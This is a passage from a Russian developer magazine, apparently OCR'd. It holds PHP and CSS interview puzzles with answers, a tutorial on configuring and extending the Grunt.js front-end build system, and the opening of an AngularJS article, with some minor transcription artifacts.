  function foo2()
  {
      global $sVar1;
      $GLOBALS["sVar3"] = &$sVar1;
 }

  foo1();
  echo "sVar2 = '$sVar2'\n";
  foo2();
  echo "sVar3 = '$sVar3'\n";
?>
```

ОТВЕТ

sVar2 = ''
sVar3 = 'Hello, world!'

Объяснение: на самом деле в локальных пространствах имен все переменные, объявленные как global, являются ссылками на элементы суперглобального массива $GLOBALS['variable_name']. А при присвоении этим ссылкам других ссылок связь с суперглобальным массивом теряется.

2. ЧЕМУ БУДЕТ РАВНО ЗНАЧЕНИЕ ПЕРЕМЕННОЙ $A?

УСЛОВИЕ

```
    а) $a = (int) ( (0.1+0.7) * 10 );

    б) $a = 90;
       $a += ++$a;
```

ОТВЕТ

а) 7

Объяснение: рациональные числа, которые могут быть точно представлены в виде чисел с плавающей точкой с основанием 10, например, 0.1 или 0.7, не имеют точного внутреннего представления в качестве чисел с плавающей точкой с основанием 2, вне зависимости от размера мантиссы. Поэтому они и не могут быть преобразованы в их внутреннюю двоичную форму без небольшой потери точности. Соответственно, результат сложения вернет по сути 7,9999999999... При умножении и приведении к целочисленному типу дробная часть отбросится.

б) 182

Объяснение: в момент присвоения переменной $a значения префиксный инкремент уже увеличит ее значение (согласно приоритетам операций). Соответственно, получится 91 + 91 = 182.

3. ЧТО ВЫВЕДЕТ СЛЕДУЮЩИЙ КОД?

УСЛОВИЕ

```
<?php
  $a = array(1=>10, 2=>20, 3=>30);
  $b = &$a[1];
  $ a[1] = $a[2];
  $a[1] = &$a[3];
  echo $b;
?>
```

ОТВЕТ

20

Объяснение: при присвоении переменной, являющейся ссылкой, значения другой ссылки, связь теряется. Переменная, на которую была ссылка до присвоения, останется при своем значении.

4. КАКИМИ СПОСОБАМИ МОЖНО ПОЛУЧИТЬ РОМБ СРЕДСТВАМИ CSS И HTML?



Рис. 1. Ромб, который надо нарисовать

ОТВЕТ

Способ 1:

```
.rectangle {
  width:100px; height:100px;
  background:#f02c22;
  -webkit-transform: rotate(-45deg);
  -moz-transform: rotate(-45deg);
  -ms-transform: rotate(-45deg);
  -o-transform: rotate(-45deg);
  transform: rotate(-45deg);
  -webkit-transform-origin: 0 100%;
  -moz-transform-origin: 0 100%;
  -ms-transform-origin: 0 100%;
  -o-transform-origin: 0 100%;
  transform-origin: 0 100%;
}
```

Способ 2:

```
.rectangle {
  background:#23B7E4;
  width:100px;
  height:100px;
}
. rectangle:before, .rectangle:after {
  content: '';
  width:0;
  height:0;
  position:absolute;
}
.rectangle:before {
  border-bottom:50px solid #23B7E4;
  border-left:50px solid #fff;
  border-right:50px solid #fff;
}
.rectangle:after {
  border-top:50px solid #23B7E4;
  border-left:50px solid #fff;
  border-right:50px solid #fff;
  margin:50px 0 0 0;
}
```

5. ИСПРАВЬ БАГИ

УСЛОВИЕ

Исправьте имеющийся код, чтобы получить результат на картинке. Полученный код должен работать в последних версиях браузеров Chrome, Firefox, Safari, Opera, а также IE9, IE10.

Что в приведенном коде является неправильным и почему? Удалось ли вам получить идентичный результат во всех браузерах?

Данная задача была протестирована в браузерах IE9, IE10, Windows Safari 5.1.7, Opera 12.15, Firefox 20.0.1, Chrome 26.0.1410.64.




Рис. 2. Результат выполнения кода из задачи про исправление багов

Исходный код:

```
<!DOCTYPE html>

<html>
<head>
  <title>Some title</title>
  <meta http-equiv="Content-Type" ↵
  content="text/html; charset=utf-8" />

   <style type="text/css">
      body {
         padding:100px;
      }

      .element {
         width:200px;
         height:100px;
         background: linear-gradient↵
         (to bottom,  #269ae2 0%, ↵
         #83cee2 100%);

         filter: progid:DXImageTransform.↵
         Microsoft.gradient↵
         (startColorstr='#269ae2', ↵
         endColorstr='#83cee2', ↵
         GradientType=0 );

         color:#fff;
         text-align:center;
         line-height:100px;
         font:18px Georgia, serif;
```

Яндекс: «Если ты придешь к нам на собеседование, то надо быть готовым к тому, что спросят про различные сетевые технологии, про устройство UNIX, про опыт кодинга на скриптовых языках, про веб-серверы и базы данных»

> К сожалению, text-shadow не работает в ИЕ9. Сделать тень с помощью фильтра невозможно

```
        text-shadow: 0 1px 2px #00437A;
      border-radius:20px;
      border:1px solid #3F7DC9;
      content:'Hello World';
    }
  </style>

</head>

<body>
  <div class="element">
  </div>
</body>

</html>
```

ОТВЕТ

```
<!DOCTYPE html>

<html>
<head>
  <title>Some title</title>
  <meta http-equiv="Content-Type" ↵
  content="text/html; charset=utf-8" />

  <style type="text/css">
    body {
      padding:100px;
    }

    .element {
      width:200px;
      height:100px;
      background: -webkit-gradient↵
      (linear, left top, left bottom, ↵
      color-stop(0%,#269ae2), color-stop↵
      (100%,#83cee2));

      background: linear-gradient↵
      (to bottom,  #269ae2 0%, ↵
      #83cee2 100%);

      filter: progid:DXImageTransform.↵
      Microsoft.gradient( startColorstr=↵
      '#269ae2', endColorstr='#83cee2',↵
      GradientType=0 );

      color:#fff;
      text-align:center;
      font:18px/100px Georgia, serif;
      text-shadow: 0 1px 2px #00437A;
      border-radius:20px;
      border:1px solid #3F7DC9;
    }

    .element:after {
      content:'Hello World';
    }
  </style>

  <!--[if IE 9]>
  <style type="text/css">
    .element {
      background: #269ae2 ↵
      url(./images/bg_ie.png) ↵
      repeat-x 0 100%;
      filter:progid:DXImageTransform.↵
      Microsoft.gradient(enabled=false);
    }
  </style>
  <![endif]-->

</head>

<body>
  <div class="element">
  </div>
</body>

</html>
```

Были внесены следующие исправления:

1. Прописываем -webkit-gradient для заливки фигуры градиентом в Safari, так как инструкция linear-gradient в этом браузере не работает.
2. line-height:100px; переносим в font. По умолчанию если в font не определен параметр line-height, то берется значение по умолчанию, при этом перезаписываются все значения line-height, определенные ранее.
3. content:'Hello World'; выносим в отдельный класс с псевдоэлементом :after, так как свойство content работает только в сочетании с :before, :after.
4. В условных комментариях заменяем градиент на картинку для ИЕ9, чтобы избежать конфликта градиента и скругленных уголков, а также не забываем обнулить фильтр градиента либо удалить его из описания .element {}.
5. К сожалению, text-shadow не работает в ИЕ9. Сделать тень с помощью фильтра невозможно, так как тень присваивается блоку в целом и не наследуется текстом, определенным в конструкции .element:after { content:'Hello World'; }.

СЛАВИМ ЧИТАТЕЛЯ-РЕШАТЕЛЯ!

Читатель Святослав Соболь из Москвы прислал нам следующее решение:

ЗАДАЧА № 1 (jsfiddle.net/QzDUG/3/)

```
var variable = " rulezzz";

function foo( variable ) {
    alert((function(){
        return variable + ↵
        getOtherPartOfPhrase();
    })());
}

function getOtherPartOfPhrase() {
    return variable;
}

foo("Javascript");
```

ЗАДАЧА № 2 (jsfiddle.net/YGvW6/)

```
HTML:

<figure>
    <img/>
    <figcaption>подпись</figcaption>
</figure>

<figure>
    <img/>
    <figcaption>подпись подпись
    </figcaption>
</figure>

CSS:

// Имитируем картинку
img {
    background: gray;
    padding: 60px;
}

figure,
figcaption {
    display:block;
}

figure {
    float:left;
    position: relative;
}

figcaption {
    position: absolute;
}
```

По верстке d в частном случае предложенное решение верно, так как все условия задачи соблюдены, однако оно обладает и недостатками.

Не самый важный среди них — решение не кросс-браузерное. Например, в IE7 подпись и картинка ведут себя отлично от более современных браузеров.

Еще один недостаток заключается в том, что высота оберточного блока будет рассчитываться браузером без учета высоты подписи к картинке (а подпись может оказаться высотой в 2, 3 и больше строк). Если вставить такой блок с картинкой и подписью в текст, то текст будет перекрывать подпись к картинке. Для практического применения решение не вполне пригодно.

Несомненный плюс — использование в решении семантической разметки :).

Несмотря на некоторые недочеты в решении, Святослав, бесспорно, заслужил приглашение на собеседование и подарочный набор от Софтлайна!

КУШАТЬ ПОДАНО!



Артём Сапегин
Badoo, @sapegin, artem@sapegin.ru



Используем Grunt для облегчения жизни фронтенд-разработчика

Современный сайт — это уже далеко не набор HTML-файлов и картинок с несколькими таблицами стилей и скриптами, которые можно просто выложить на сервер как есть. Теперь для разработки используют множество инструментов: CSS-препроцессоры, минификаторы и склейщики скриптов, оптимизаторы картинок, генераторы спрайтов и многое другое. Запускать все руками быстро надоест, да и легко забыть что-то и наделать ошибок. Поэтому было бы неплохо это все автоматизировать.

ЧТО ТАКОЕ СИСТЕМЫ СБОРКИ

Наверняка ты хотя бы раз слышал слова «мейк» или «мейкфайл». Это файл (обычно он так и называется: Makefile) сценария сборки, очень похожий на shell-скрипт. Система сборки читает этот файл и автоматически выполняет рутинные действия, экономя разработчику время и нервы. Make — одна из самых известных и старых систем сборки. Ее используют суровые программисты для автоматизации компиляции программ и других повторяющихся процессов, чтобы не вводить каждый раз длинные и сложные команды в терминале. Кроме Make, существует множество других систем сборки — Rake, Cake, Ant. Все они имеют свои преимущества, но и у всех есть один общий недостаток — они не приспособлены для нужд frontend-разработчика.

Конечно, при желании ты можешь приспособить любую из этих систем сборки для минификации JS или компиляции CoffeeScript, но на выходе ты получишь громоздкий и негибкий инструмент, при этом потратив много времени. Куда удобнее было бы использовать специально адаптированные тулзы для решения повседневных задач фронтендщиков. Наибольшей популярностью у девелоперов пользуется система сборки Grunt.JS (gruntjs.com), причем вполне заслуженно. У Гранта есть несколько плюсов, которые отличают его от других систем сборки.

Во-первых, Грант создавался специально для фронтенд-разработчиков. С помощью плагинов (их уже несколько сотен) можно автоматизировать большинство повседневных задач клиентского разработчика.

Во-вторых, он написан на знакомом тебе языке — JavaScript. А значит, ты легко можешь создавать свои задачи, если найти подходящий плагин не получится.

В-третьих, благодаря использованию Node.js он легко устанавливается на всех популярных платформах: Mac, Windows и Linux.



Логотип Гранта. Готов съесть все, что угодно :)

УСТАНОВКА

Для использования Гранта тебе понадобится установить Node.js (bit.ly/jTdcri). Вместе с ним установится менеджер пакетов npm, который понадобится для установки как самого Гранта, так и плагинов.

Для начала нужно установить консольную утилиту grunt, которая будет запускать Грант, установленный в папке твоего проекта.

```
$ npm install grunt-cli -g
```

Ключ -g означает, что пакет будет установлен глобально (а не только для текущего проекта). Вероятно, понадобится запустить npm через sudo или открыть консоль под администратором.



Главная страница проекта Grunt

НАЧАЛО РАБОТЫ

Чтобы начать использовать Грант в твоём проекте, создай конфиг — «грантфайл». Это обычный JS-файл с именем Gruntfile.js (можно использовать и CoffeeScript, тогда файл должен называться Gruntfile.coffee). Грантфайл выглядит примерно так:

```
// Обязательная обертка
module.exports = function (grunt) {
    // Настройка задач
    grunt.initConfig({
            // Склеиваем все JS-файлы в папке в один файл
            concat: {
                main: {
                    src: 'js/**/*.js',
                    dest: 'build/scripts.js'
                }
            }
        });

    // Загрузка плагинов, установленных с помощью npm install
    grunt.loadNpmTasks('grunt-contrib-concat');

    // Задача по умолчанию (она обязательно должна быть)
    grunt.registerTask('default', ['concat']);
};
```

В грантфайле описываются параметры задач (у нас пока одна — concat — склеивание нескольких файлов в один), подключаются плагины (о них ниже), задаются группы задач (предпоследняя строчка).

В Гранте нет встроенных задач, для любой задачи нужно устанавливать плагин. Но сначала нужно создать еще один файл, который сильно облегчит работу с Грантом. Выполни npm init и ответь на вопросы, которые он задаст. (Можно просто нажимать <Enter> — эти поля нам не понадобятся.) Теперь у нас появился файл package.json: в нем npm будет сохранять имена и версии установленных пакетов. Это позволит устанавливать все зависимости (Грант и плагины) одной командой (npm install) и быть уверенным, что проект не перестанет собираться из-за новой версии какого-то плагина. Теперь можно установить первый плагин (и сам Грант):

```
$ npm install grunt grunt-contrib-concat --save-dev
```

Ключ --save-dev добавляет ссылку на пакет в package.json.

ЗАПУСК

Просто набери в терминале:

```
$ grunt
```

Грант выполнит задачу default, которая запустит задачу concat. Во время разработки удобно запускать Грант с ключом --debug. Задачи могут использовать его по-разному. Например, grunt-contrib-stylus в отладочном режиме не сжимает CSS-код.

```
$ grunt --debug
```

Еще два ключа, которые могут пригодиться, если что-то пойдет не так: --verbose будет выводить подробную информацию обо всем, что делает Грант в данный момент, --stack покажет stack trace, если выполнение было прервано из-за ошибки JavaScript.

```
myawesomeproject (bash)
~/myawesomeproject
› grunt
Running "concat:main" (concat) task
File "build/scripts.js" created.

Done, without errors.

~/myawesomeproject
› |
```

Первый запуск Гранта

ГРАНТ НА ПРОДАКШНЕ

Если тебе интересно, как я использую Грант в боевых условиях, взгляни на парочку небольших примеров грантфайлов, решающих наиболее типичные задачи разработчика. Весь код прокомментирован и доступен на GitHub: bit.ly/10Srxld.

JQUERY-ПЛАГИН

Грантфайл моего jQuery-плагина Social Likes bit.ly/14LQRPF. Грант собирает два файла дистрибутива:

- JS: минифицированный исходный код;
- CSS: компиляция Stylus, оптимизация с помощью CSSO.

А еще:

- иконки оптимизируются с помощью imgo и внедряются в CSS на этапе компиляции Stylus;
- в начало сжатых JS и CSS добавляется комментарий с копирайтом и текущей версией плагина, которая достается из файла bower.json (конфиг менеджера браузерных пакетов Bower);
- JS проверяется с помощью JSHint.

СТАТИЧЕСКИЙ САЙТ

Грантфайл небольшого статического сайта:

- компиляция Stylus;
- проверка JS с помощью JSHint;
- склейка JS в один файл;
- минификация JS с помощью Uglify;
- оптимизация графики с помощью imgo;
- создание ZIP-архива для отправки клиенту;
- отслеживание изменений в исходных файлах с перезагрузкой страницы в браузере.

КОНФИГУРАЦИЯ

ЗАДАЧИ, ПОДЗАДАЧИ, ПАРАМЕТРЫ

Подробнее разберем внутренности грантфайла. Конфигурация большинства задач выглядит примерно так:

```
concat: {
    options: {
        separator: ';'
    },
    libs {
        src: 'js/libs/**/*.js',
        dest: 'build/libs.js'
    },
    main: {
        src: [
            'js/mylibs/*.js',
            'js/main.js'
        ],
        dest: 'build/scripts.js'
    }
}
```

Concat — это задача. Обычно имя задачи совпадает с именем грант-плагина, который за нее отвечает. В нашем случае это плагин grunt-contrib-concat. В других системах сборки задачи обычно называют целями (target).

Concat:libs и concat:main — это подзадачи, они позволяют запускать одну задачу для разных исходных файлов. В options определяются общие для всех подзадач параметры. Можно принудительно запустить любую задачу или подзадачу:

```
$ grunt concat  # Задача concat
$ grunt concat:main  # Подзадача concat:main
$ grunt concat uglify # Задачи concat и uglify
```

СПИСКИ ФАЙЛОВ

Список исходных файлов можно задать тремя способами: один файл, массив файлов и генератор. Один файл:

```
'js/main.js'
```

Массив:

```
[ 'js/utils.js', 'js/main.js' ]
```

Можно использовать маски (glob, * — любые символы, /**/ — папка любой вложенности). Однако с масками нужно иметь в виду, что порядок файлов может оказаться любым. Это может привести к проблемам, например при склейке CSS- или JS-файлов.

```
[ 'js/libs/*.js', 'js/mylibs/**/*.js' ]
```

Динамическая генерация списка сложнее, но и функциональнее.

```
{
    expand: true,      // Включение динамической генерации
    cwd: 'lib/',       // Родительская папка исходных файлов
    src: ['**/*.js'], // Маска исходников (относительно cwd)
    dest: 'build/',    // Папка для результирующих файлов
                       // Дальше – необязательные параметры
    ext: '.min.js',    // Расширение результирующих файлов
    flatten: true,     // Складывать все файлы в одну папку
                       // (без подпапок)
    rename: function(name) {
        return name.replace('big','small');
    }
}
```

ШАБЛОНЫ

Внутри параметров конфига можно использовать шаблоны. Грант использует шаблонизатор из библиотеки Lo-Dash lodash.com. С помощью шаблонов можно повторно использовать параметры конфига, вставлять текущую дату в имя результирующего файла и использовать любые конструкции яваскрипта.

```
concat: {
    main: {
        src: 'js/*.js',
        dest: 'build/scripts.js'
    }
},
uglify: {
    main: {
        files: {
            // «Копируем» другой параметр конфига
            // и добавляем текущую дату в имя файла
            'build.<%= grunt.template.today("m-d-yyyy") %>.js':↵
            '<%= concat.main.dest %>'
        }
    }
}
```

А вот так можно использовать данные из JSON-файла:

```
pkg: grunt.file.readJSON('package.json'),
banner: '/* <%= pkg.name %> v<%= pkg.version %> */'
uglify: {
    main: {
        files: {
            '<%= pkg.name %>.min.js': '<%= pkg.name %>.js'
        }
    }
}
```

Grunt.template.today и grunt.file.readJSON — функции из API Гранта. Там довольно много удобных функций, которые можно использовать при написании собственных задач (об этом мы поговорим чуть позже).

БЫСТРОЕ ПОДКЛЮЧЕНИЕ ПЛАГИНОВ

Думаю, тебе уже надоело добавлять для каждого плагина строчку grunt.loadNpmTasks('имяплагина'), поэтому лучше сразу заменить все вызовы loadNpmTasks одной строкой:

```
require('matchdep').filterDev('grunt-*').↵
forEach(grunt.loadNpmTasks);
```

И установить matchdep:

```
$ npm install matchdep --save-dev
```

Эта строка вызовет loadNpmTasks для всех плагинов, установленных с ключом --save-dev.

Работа над сайтом с использованием GruntJS

РЕШЕНИЕ ПОВСЕДНЕВНЫХ ЗАДАЧ

СКЛЕИВАНИЕ JS-ФАЙЛОВ

Для склеивания любых файлов используется плагин contrib-concat. В простейшем случае его конфигурация выглядит так:

```
concat: {
    main: {
    src: ['js/jquery.js', 'js/utils.js', 'js/main.js'],
    dest: 'build/scripts.js'
    }
}
```

Не забудь добавить в грантфайл плагин grunt-contrib-concat:

```
grunt.loadNpmTasks('grunt-contrib-concat');
```

Добавь задачу в default, чтобы она запускалась при запуске Гранта без параметров:

```
grunt.registerTask('default', ['concat']);
```

И установи соответствующий пакет из npm:

```
$ npm install grunt-contrib-concat --save-dev
```

МИНИФИКАЦИЯ JS-ФАЙЛОВ

Плагин contrib-uglify сжимает JavaScript с помощью UglifyJS.

```
uglify: {
    main: {
        files: {
            'build/scripts.min.js': '<%= concat.main.dest %>'
        }
    }
}
```

Вместо <%= concat.main.dest %> будет подставлен путь результирующего файла задачи concat (предыдущий раздел). Часто нужно добавить в начало сжатого файла комментарий с копирайтом. Это можно сделать с помощью свойства banner.

```
uglify: {
    options: {
        banner: '/* Author: John Smith, ↵
        <%= grunt.template.today("yyyy") %> */'
    },
    main: {
        files: { … }
    }
}
```

ЗАПУСК CSS-ПРЕПРОЦЕССОРОВ

Для Гранта есть плагины для всех популярных препроцессоров: SASS, LESS и Stylus (contrib-sass, contrib-less и contrib-stylus). Я использую Stylus, поэтому и покажу на примере этого препроцессора.

```
stylus: {
    main: {
        files: {
            'build/styles.css': 'styles/index.styl'
        }
    }
}
```

КОНФИГУРАЦИИ

Конфигурации позволяют переключаться между боевой и отладочной версиями сайта. В явном виде в Гранте их нет. Но можно сделать так:

```
concat: {
    main: {
        src: 'js/*.js',
        dest: 'build/scripts.js'
    }
},
uglify: {
    main: {
        files: {
            '<%= concat.main.dest %>': ↵
            '<%= concat.main.dest %>'
        }
    }
}
...
grunt.registerTask('default',['concat',↵
'uglify']);
grunt.registerTask('debug',['concat']);
```

Отладочная версия собирается так: grunt debug, а боевая — просто grunt. HTML в обоих случаях не меняется, но в последнем варианте код будет дополнительно сжат.

Для более крупных проектов может понадобиться что-то сложнее. Например, RequireJS и/или подключение разных файлов в шаблонах с помощью плагина preprocess. Иногда бывает полезно знать, собирается ли отладочная версия в JS- или CSS-коде. Например, если есть какой-то отладочный код, который не должен попасть в продакшн. Можно было бы перед запуском CSS-препроцессора или Uglify прогонять код через препроцессор (например, упомянутый уже плагин preprocess), но это добавит лишний шаг и нарушит синтаксис исходных файлов, что затруднит работу с ними в IDE. Однако можно повнимательнее изучить уже используемые в проекте плагины и, вероятно, обнаружить, что есть способ проще. Например, для JS (если используется UglifyJS) и Stylus такой способ есть.

В UglifyJS уже есть что-то вроде встроенного препроцессора: переменная в коде заменяется значением, а образовавшийся мертвый код (if (false) { /* Например, такой */ }) удаляется из результирующего файла.

```
uglify: {
    options: {
        compress: {
            global_defs: {
              DEBUG: debug  // Та самая
                            // переменная
            }
        }
    },

    main: {
        files: {
            '<%= concat.main.dest %>': ↵
            '<%= concat.main.dest %>'
        }
    }
}
```

Пример использования переменной в JS:

```
if (typeof DEBUG === 'undefined') ↵
DEBUG = true;
if (DEBUG) {
    alert('Это сообщение появится ↵
    только в отладочном режиме');
}
```

Первая строка включает отладочный режим по умолчанию. Таким образом при сборке проекта без задачи uglify отладочный код будет выполнен, а при сборке с ней — вообще удален из файлов.

В Stylus все еще проще. Грантфайл:

```
stylus: {
    production: {
        files: {
            'build/styles.css': ↵
            'styles/index.styl'
        }
    },
    debug: {
        options: {
            define: {
                DEBUG: debug
            }
        },
        files: {
            'build/styles.css': ↵
            'styles/index.styl'
        }
    }
}
```

И пример использования:

```
DEBUG ?= true
div
    outline: 1px solid #c0ffee if DEBUG
```

JSHINT

Для проверки JavaScript на ошибки есть плагин contrib-jshint.

```
jshint: {
    options: {
          browser: true,
          white: false,
          smarttabs: true,
          eqeqeq: true,
          immed: true,
          latedef: false,
          newcap: true,
          undef: true,
          trailing: true,
          jquery: true
     },
     files: 'js/**/*.js'
}
```

Удобнее хранить параметры JSHint в отдельном JSON-файле — .jshintrc.

```
jshint: {
    options: {
        jshintrc: '.jshintrc'
    },
    files: 'js/**/*.js'
}
```

Этот файл может быть использован не только Грантом, но и, например, консольным JSHint или плагином SublimeLinter для Sublime Text.

ОТСЛЕЖИВАНИЕ ИЗМЕНЕНИЙ

Плагин contrib-watch запускает задачи при каждом изменении указанных файлов. Например, можно запускать CSS-препроцессор при каждом изменении исходных файлов:

```
stylus: {
    main: {
        'build/styles.css': 'styles/index.styl'
    }
}
watch: {
    stylus: {
        files: 'styles/**/*.styl',
        tasks: 'stylus'
    }
}
```

Недавно в contrib-watch появилась возможность использовать LiveReload (раньше для этого нужен был отдельный плагин):

```
watch: {
    stylus: {
        files: 'styles/**/*.styl',
        tasks: 'stylus',
        options: {
            livereload: true
        }
    }
}
```

Теперь, если установить плагин LiveReload для браузера, страничка сама будет перезагружаться при изменении и перекомпиляции исходных файлов.

А еще можно запускать сразу несколько задач при изменении файлов:

```
watch: {
    stylus: {
        files: 'styles/**/*.styl',
        tasks: ['stylus', 'autoprefixer', 'csso']
    }
}
```

Веб-сервер

Простейший веб-сервер для статических сайтов — плагин contrib-connect. У него есть одна особенность, о которой нужно помнить: сервер будет работать, пока выполняются какие-то другие задачи. Чтобы сервер не закрывался сразу после запуска, нужно использовать параметр keepalive:

```
connect: {
    test: {
        options: {
            port: 8000,
            base: '.',
            keepalive: true
        }
    }
}
```

или запускать задачу connect одновременно с какой-то длительной задачей, например watch:

```
connect: {
    test: {
        options: {
           port: 8000,
            base: '.'
         }
     }
},

watch: {
    ...
}
```

В обоих вариантах твой сайт доступен по адресу http://localhost:8000/.

БЫСТРАЯ ИНИЦИАЛИЗАЦИЯ (SCAFFOLDING) ПРОЕКТОВ С ПОМОЩЬЮ GRUNT-INIT

Если установить grunt-init (n) и набрать в консоли:

```
grunt-init node
```

то получится вот такое дерево файлов:

```
$ tree
.
├── Gruntfile.js
├── LICENSE-MIT
├── README.md
├── lib
│   └── MyCoolProject.js
├── package.json
└── test
    └── MyCoolProject_test.js
```

Это очень мощный инструмент (у меня уже больше десятка собственных шаблонов, и в интернете можно найти много готовых), заслуживающий отдельной статьи.

Если кратко, то grunt-init:

- создает файлы и структуру папок;
- позволяет использовать шаблоны везде, где только можно;
- переименовывает файлы при копировании;
- задает пользователю уточняющие вопросы.

ПОЛЕЗНЫЕ ПЛАГИНЫ ДЛЯ ГРАНТА

Все плагины можно найти на сайте Гранта: gruntjs.com/plugins.

- autoprefixer — добавление вендорных префиксов;
- csso — оптимизация CSS;
- exec — запуск исполняемых файлов;
- imgo и imgmin — оптимизация веб-графики;
- preprocess — препроцессор: условия, подстановка переменных и тому подобное;
- remove-logging — удаляет из JS вызовы console.log();
- string-replace — замена строк в файлах;
- webfont — конвертер SVG-файлов в веб-шрифт.

КАК НАПИСАТЬ СВОЮ ЗАДАЧУ

Свои задачи делать довольно просто. Для примера сделаем задачу, которая будет запускать из Гранта консольный оптимизатор веб-графики imgo (bit.ly/z186Cz). Стоит рассматривать эту задачу только как пример. Для реальной работы лучше использовать grunt-imgo (bit.ly/Q3tyEk) или grunt-contrib-imagemin (bit.ly/114yMIn).

КОНФИГ

Задача будет принимать список изображений и запускать imgo для каждого файла. Для этого нам понадобится всего лишь один параметр:

```
imgo: {
    images: {
        src: 'images/**'
    }
}
```

КОД ЗАДАЧИ

Добавить задачу можно двумя функциями:

- **grunt.registerMultiTask** — задача с подзадачами, как concat, uglify и как описано в подразделе «Задачи, подзадачи, параметры» выше. Нам нужна именно такая;
- **grunt.registerTask** — используется для задач-ссылок (как default выше) или задач, где несколько наборов входных данных не имеют смысла.

```
// Добавляем задачу imgo
grunt.registerMultiTask('imgo','Optimize images using imgo',↵
function () { // Говорит о том, что вся задача асинхронная
    var done = this.async();
    // Обрабатываем каждый файл (тоже асинхронно, потому что
    // spawn() асинхронный). В this.filesSrc находится список
    // файлов текущей подзадачи с уже развернутыми масками
    // (другие параметры были бы в this.data)
    grunt.util.async.forEach(this.filesSrc, function (file, ↵
    next) {
        // Создаем процесс imgo, передаем ему имя текущего
        // файла
        grunt.util.spawn({
            cmd: 'imgo',
            args: [file]
        }, next);

    }, done);

});
```

Задача должна быть асинхронной, потому что мы будем вызывать внешнюю программу, а в Node.js это асинхронная операция. Вызов this.async() говорит Гранту, что наша задача асинхронная, и возвращает функцию, которую необходимо вызвать, когда все файлы будут обработаны. Сам цикл по исходным файлам тоже асинхронный. Для этого используется метод forEach из модуля async.

ХРАНЕНИЕ И ИСПОЛЬЗОВАНИЕ

Задачи можно класть прямо в грантфайл, а можно в отдельные файлы или публиковать в npm (если твоя задача может быть полезна и другим людям).

1. Первый способ самый простой. Для этого надо разместить код задачи где-нибудь перед grunt.registerTask('default', [...]).
2. Во втором случае нужно создать для задач отдельную папку и поместить код задачи в такую же обертку, как и у грантфайла:

```
module.exports = function(grunt) {
    grunt.registerMultiTask('imgo', 'Optimize images using ↵
    imgo', function() {
        /* ... */
    });
};
```

А в грантфайле написать:

```
grunt.loadTasks('tasks');  // Загружает все задачи из папки
                           // tasks
```

АЛЬТЕРНАТИВЫ ГРАНТА

Грант — далеко не единственный инструмент для автоматизации труда разработчика. Хотя, на мой вкус, для фронтенд-разработчика он наиболее удобен. Условно такие инструменты можно разделить на три группы.

КЛАССИЧЕСКИЕ СИСТЕМЫ СБОРКИ: MAKE, ANT И ДРУГИЕ

К недостаткам можно отнести неприспособленность к задачам фронтенд-разработчика (придется много делать самому то, что в Гранте уже есть готовое) и необходимость изучать новый язык написания скриптов (вместо привычного яваскрипта). Также тебе придется отдельно устанавливать все утилиты, которые будут использоваться для сборки: uglify, coffee и другие. Но если ты уже применял такие инструменты в другой среде, то использование их для фронтенда может быть оправданным.

КОНСОЛЬНЫЕ СИСТЕМЫ СБОРКИ ДЛЯ ФРОНТЕНДА

Из наиболее популярных стоит отметить Brunch и Yeoman.

- **Brunch** (brunch.io) гораздо проще в использовании, но менее гибкий, и для него существует всего лишь десятка три плагинов (для Гранта уже несколько сотен). В Бранче есть встроенный генератор проектов (есть разные «скелеты»: Backbone-приложения, Angular-приложения и другие), веб-сервер, вотчер и плагины для компиляторов, препроцессоров, минификаторов и тому подобного. Бранч позволяет двумя командами в терминале развернуть веб-приложение, запустить веб-сервер и начать с ним работать. При этом после каждого изменения оно будет автоматически пересобираться, а страничка в браузере — перезагружаться.
- **Yeoman** (yeoman.io) с трудом можно назвать альтернативой Гранта, потому что это скорее продолжение Гранта. Йомен состоит из трех частей (все они могут использоваться как отдельные инструменты): Yo — генератор приложений (более продвинутый аналог grunt-init), Grunt и Bower — менеджер пакетов для фронтенда (как npm, но для браузера). Раньше для вызова всех трех инструментов использовалась команда yeoman, но сейчас Yo, Grunt и Bower используются сами по себе, а Йомен теперь скорее субъективное воркфлоу, основанное на этих инструментах.

ГРАФИЧЕСКИЕ СИСТЕМЫ СБОРКИ ДЛЯ ФРОНТЕНДА

Очевидный плюс — графический интерфейс и простота установки и использования. Минусы: сложность (а то и невозможность) расширения и настройки; невозможность хранить конфигурацию сборки в самом проекте; ограниченная поддержка операционных систем и платность большинства программ.

- **CodeKit** (ncident57.com/codekit, Mac, 25 $). Очень прост в использовании: достаточно перетащить папку проекта в программу, и он сам определит все используемые в проекте языки, сам настроит и запустит все компиляторы, будет следить за изменениями исходных файлов и перезагружать браузер.
- **Hammer** (hammerformac.com, Mac, 24 $). Основное предназначение — упростить разработку простых статических сайтов. Кроме препроцессоров, минификаторов и прочего, тут есть встроенный HTML-препроцессор и шаблоны новых проектов.
- **LiveReload** (livereload.com, Mac, 10 $). Сборщиком его можно назвать с натяжкой. Основное предназначение — отслеживать изменения в файлах и перезагружать страницу в браузере. Однако он может и компилировать код CSS-препроцессоров или CoffeeScript.

ЗАКЛЮЧЕНИЕ

Не удивлюсь, если после прочтения этой статьи Грант показался тебе слишком сложным. Действительно, довольно трудно сразу во всем разобраться, а в разделе «Альтернативы» есть инструменты, пользоваться которыми гораздо проще. Но, на мой взгляд, в Гранте наилучшим образом сочетаются умеренная простота использования, почти безграничные возможности настройки и расширения и огромное количество уже готовых плагинов на все случаи жизни. ⌶

ANGULARJS: ФРЕЙМВОРК, КОТОРЫЙ НАМ НРАИЦА

Новая жизнь старого JavaScript, к которому тоже приложилась корпорация добра!

Старичок JavaScript, по правде говоря, был той еще хренью. Такую солянку подходов в разработке и хроническую неприязнь сообщества к проверенным временем методикам проектирования мне никогда не доводилось видеть. Потребовались долгие годы, чтобы в это мрачное царство стали пробиваться лучи света под названием «фреймворки»...



Игорь «Spider_NET» Антонов
antonov.igor.khv@gmail.com
vr-online.ru

ТЕМНАЯ СТОРОНА JAVASCRIPT

Язык изначально позиционировался как простой, и, чтобы как-то привлечь внимание профессиональных разработчиков, его синтаксис постарались притянуть к великой Java, но положительных результатов эта практика не принесла. В JavaScript разразился хаос, и долгое время творилась самая настоящая вакханалия. Профессионалы не спешили применять сомнительную новинку, а новички не сильно задумывались о качестве кода. В итоге язык превратился во второсортный инструмент для написания неуклюжих вещей, способных хоть как-то оживить страницы того времени.

